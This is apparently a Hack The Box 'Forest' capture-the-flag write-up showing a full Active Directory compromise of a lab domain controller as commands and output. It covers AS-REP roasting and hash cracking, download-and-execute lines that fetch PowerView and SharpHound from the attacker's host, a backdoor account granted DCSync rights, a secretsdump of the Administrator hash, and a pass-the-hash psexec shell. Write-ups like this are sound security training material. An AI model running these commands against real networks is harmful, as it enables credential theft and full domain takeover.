Hack The Box : Forest
6 September, 2021
nmap scan showed a lot of open ports
---------------------Starting Port Scan-----------------------
PORT     STATE SERVICE
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
---------------------Starting Script Scan-----------------------
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2021-09-05 07:49:29Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds (workgroup: HTB)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: htb.local, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
Service Info: Host: FOREST; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h26m48s, deviation: 4h02m30s, median: 6m48s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: FOREST
|   NetBIOS computer name: FOREST\x00
|   Domain name: htb.local
|   Forest name: htb.local
|   FQDN: FOREST.htb.local
|_  System time: 2021-09-05T00:49:41-07:00
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-09-05T07:49:45
|_  start_date: 2021-09-05T07:40:24
---------------------Starting Full Scan------------------------
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49671/tcp open  unknown
49676/tcp open  unknown
49677/tcp open  unknown
49684/tcp open  unknown
49703/tcp open  unknown
49927/tcp open  unknown
Making a script scan on extra ports: 5985, 9389, 47001, 49664, 49665, 49666, 49667, 49671, 49676, 49677, 49684, 49703, 49927
PORT      STATE SERVICE    VERSION
5985/tcp  open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf     .NET Message Framing
47001/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc      Microsoft Windows RPC
49665/tcp open  msrpc      Microsoft Windows RPC
49666/tcp open  msrpc      Microsoft Windows RPC
49667/tcp open  msrpc      Microsoft Windows RPC
49671/tcp open  msrpc      Microsoft Windows RPC
49676/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
49677/tcp open  msrpc      Microsoft Windows RPC
49684/tcp open  msrpc      Microsoft Windows RPC
49703/tcp open  msrpc      Microsoft Windows RPC
49927/tcp open  msrpc      Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
From enum4linux, I found a list of possible usernames
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[$331000-VK4ADACQNUCA] rid:[0x463]
user:[SM_2c8eef0a09b545acb] rid:[0x464]
user:[SM_ca8c2ed5bdab4dc9b] rid:[0x465]
user:[SM_75a538d3025e4db9a] rid:[0x466]
user:[SM_681f53d4942840e18] rid:[0x467]
user:[SM_1b41c9286325456bb] rid:[0x468]
user:[SM_9b69f1b9d2cc45549] rid:[0x469]
user:[SM_7c96b981967141ebb] rid:[0x46a]
user:[SM_c75ee099d0a64c91b] rid:[0x46b]
user:[SM_1ffab36a2f5f479cb] rid:[0x46c]
user:[HealthMailboxc3d7722] rid:[0x46e]
user:[HealthMailboxfc9daad] rid:[0x46f]
user:[HealthMailboxc0a90c9] rid:[0x470]
user:[HealthMailbox670628e] rid:[0x471]
user:[HealthMailbox968e74d] rid:[0x472]
user:[HealthMailbox6ded678] rid:[0x473]
user:[HealthMailbox83d6781] rid:[0x474]
user:[HealthMailboxfd87238] rid:[0x475]
user:[HealthMailboxb01ac64] rid:[0x476]
user:[HealthMailbox7108a4e] rid:[0x477]
user:[HealthMailbox0659cc1] rid:[0x478]
user:[sebastien] rid:[0x479]
user:[lucinda] rid:[0x47a]
user:[svc-alfresco] rid:[0x47b]
user:[andy] rid:[0x47e]
user:[mark] rid:[0x47f]
user:[santi] rid:[0x480]
Information obtained from scans so far:
- The operating system is Windows Server 2016 14393
- There are two domains visible after the scans
htb.localandforest.htb.local winrmis running as well to connect remotely if needed...- This machine is a domain controller, since port 88 is open.
After searching around on the internet, I learnt about Kerberoasting, a very popular attack against domain controllers. To read more about the attack, read this writeup from Mitre, knowledge of the Kerberos protocol is pre-requisite. This Kerberoasting cheatsheet will also be helpful I believe.
Usually an active account on the domain is needed for this exploit, however if the Domain Controller has "Do not require Kerberos pre authentication enabled", it is possible to perform this process without a valid account. Impacket's GetNPUsers.py script checks this setting for each user and fetches their TGT and outputs a JTR friendly format.
User
I went through all the users one by one and got a TGT for svc-alfresco
$ GetNPUsers.py -no-pass -dc-ip 10.10.10.161 htb/svc-alfresco
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/OpenSSL/crypto.py:12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for svc-alfresco
$krb5asrep$23$svc-alfresco@HTB:3513f02bede661a2ebd459df564624f9$1b99a306b9e379feaccb195fa23bc6c40bc045af0c4d92feef8af95d72b369f995eac6cd67c198e3bad0181eccb029bde03e1e33ac2e3d396eb5cffb7833832eac51e0b06775f6a325316c89a3a2025adf0cdf7543a7afa464620b3765b0ac8e80b30b21be77847dc6bcb40be9c7e5e6ec5f92071db43f462cbbe49ff9277d9df4f4f652bfe9dda4112ef24bc56d9234792656cef5a82d58ac25a671e75ba425a8c97b6f700184b2107923e06b070953634fbaaf077ce29472f3ad1d8133755ffee64e9161a5dd4b4325da5535b825025fd88bacbe50c2bae848421a6100ba39
Cracking using JTR
$ john --wordlist=rockyou.txt token
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Press 'q' or Ctrl-C to abort, almost any other key for status
s3rvice          ($krb5asrep$23$svc-alfresco@HTB)
1g 0:00:00:24 DONE 0.04151g/s 169601p/s 169601c/s 169601C/s s3s1k2..s3rj12
Use the "--show" option to display all of the cracked passwords reliably
Session completed
Using the password and evil-winrm I was able to get a shell
$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

Evil-WinRM shell v2.4

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
And the user flag!
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> type user.txt
<flag>
Root
SeImpersonateToken privilege wasn't enabled for this user, so the usual set of exploits wouldn't work.
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
And for some reason I wasn't allowed to run systeminfo
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> systeminfo
Program 'systeminfo.exe' failed to run: Access is deniedAt line:1 char:1
+ systeminfo
+ ~~~~~~~~~~.
At line:1 char:1
+ systeminfo
+ ~~~~~~~~~~
    + CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
    + FullyQualifiedErrorId : NativeCommandFailed
At this point, I went back to searching around the internet and came to know about another tool called Bloodhound that can map out the relationships inside an Active Directory environment. It is effectively a data analysis, and the input data for it can be obtained with SharpHound
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> iex(new-object net.webclient).downloadstring("http://10.10.16.5:8000/SharpHound.ps1")
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> invoke-bloodhound -collectionmethod all -domain htb.local -ldapuser svc-alfresco -ldappass s3rvice
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> ls


    Directory: C:\Users\svc-alfresco\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         9/5/2021   9:37 AM          15207 20210905093750_BloodHound.zip
-a----         9/5/2021   9:37 AM          23725 MzZhZTZmYjktOTM4NS00NDQ3LTk3OGItMmEyYTVjZjNiYTYw.bin

I installed Bloodhound and imported the graph. Using online resource and some analysis, I learnt that the EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL group had an exploitable permission over the domain WriteDACL. This permission meant that any user of this group could be given DCSync rights, allowing them to steal credentials.
And svc-alfresco indirectly had a GenericAll permission on the same group through ACCOUNT OPERATORS. Clicking on the edge and chechecking "Abuse Info" revealed a way to exploit this hop. GenericAll means that I can add users to this group.

I followed the steps as mentioned but somehow svc-alfresco wouldn't get added to the "Exchange Windows Permissions" group
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $SecPassword = ConvertTo-SecureString 's3rvice' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $Cred = New-Object System.Management.Automation.PSCredential('htb\svc-alfresco', $SecPassword)
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity svc-alfresco -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group 'Exchange Windows Permissions'
Group name     Exchange Windows Permissions
Comment        This group contains Exchange servers that run Exchange cmdlets on behalf of users via the management service. Its members have permission to read and modify all Windows accounts and groups. This group should not be deleted.

Members

-------------------------------------------------------------------------------
So I created a new user, added it to the group and gave it the DCSync permission. Stealing the credentials was accomplished using secretsdump.py and then logging in as admin using psexec
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user temp temp111! /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange Windows Permissions" temp /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" temp /add
The command completed successfully.
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $SecPassword = ConvertTo-SecureString 'temp111!' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $Cred = New-Object System.Management.Automation.PSCredential('htb\temp', $SecPassword)
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> iex(new-object net.webclient).downloadstring("http://10.10.16.5:8000/PowerView.ps1")
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainObjectAcl -Credential $Cred -PrincipalIdentity temp -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user temp
User name                    temp
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            9/6/2021 10:23:07 AM
Password expires             Never
Password changeable          9/7/2021 10:23:07 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   9/6/2021 10:36:01 AM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Exchange Windows Perm*Domain Users
The command completed successfully.
$ secretsdump.py htb/temp@10.10.10.161

Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::

$ psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6 administrator@10.10.10.161
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file nmuHZrUa.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service WZck on 10.10.10.161.....
[*] Starting service WZck.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is 61F2-A88F

 Directory of C:\Users\Administrator\Desktop

09/23/2019  02:15 PM    <DIR>          .
09/23/2019  02:15 PM    <DIR>          ..
09/06/2021  09:32 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  10,476,863,488 bytes free

C:\Users\Administrator\Desktop>type root.txt
<flag>
This machine made me realise clearly that I needed a lot more practice against Active Directory!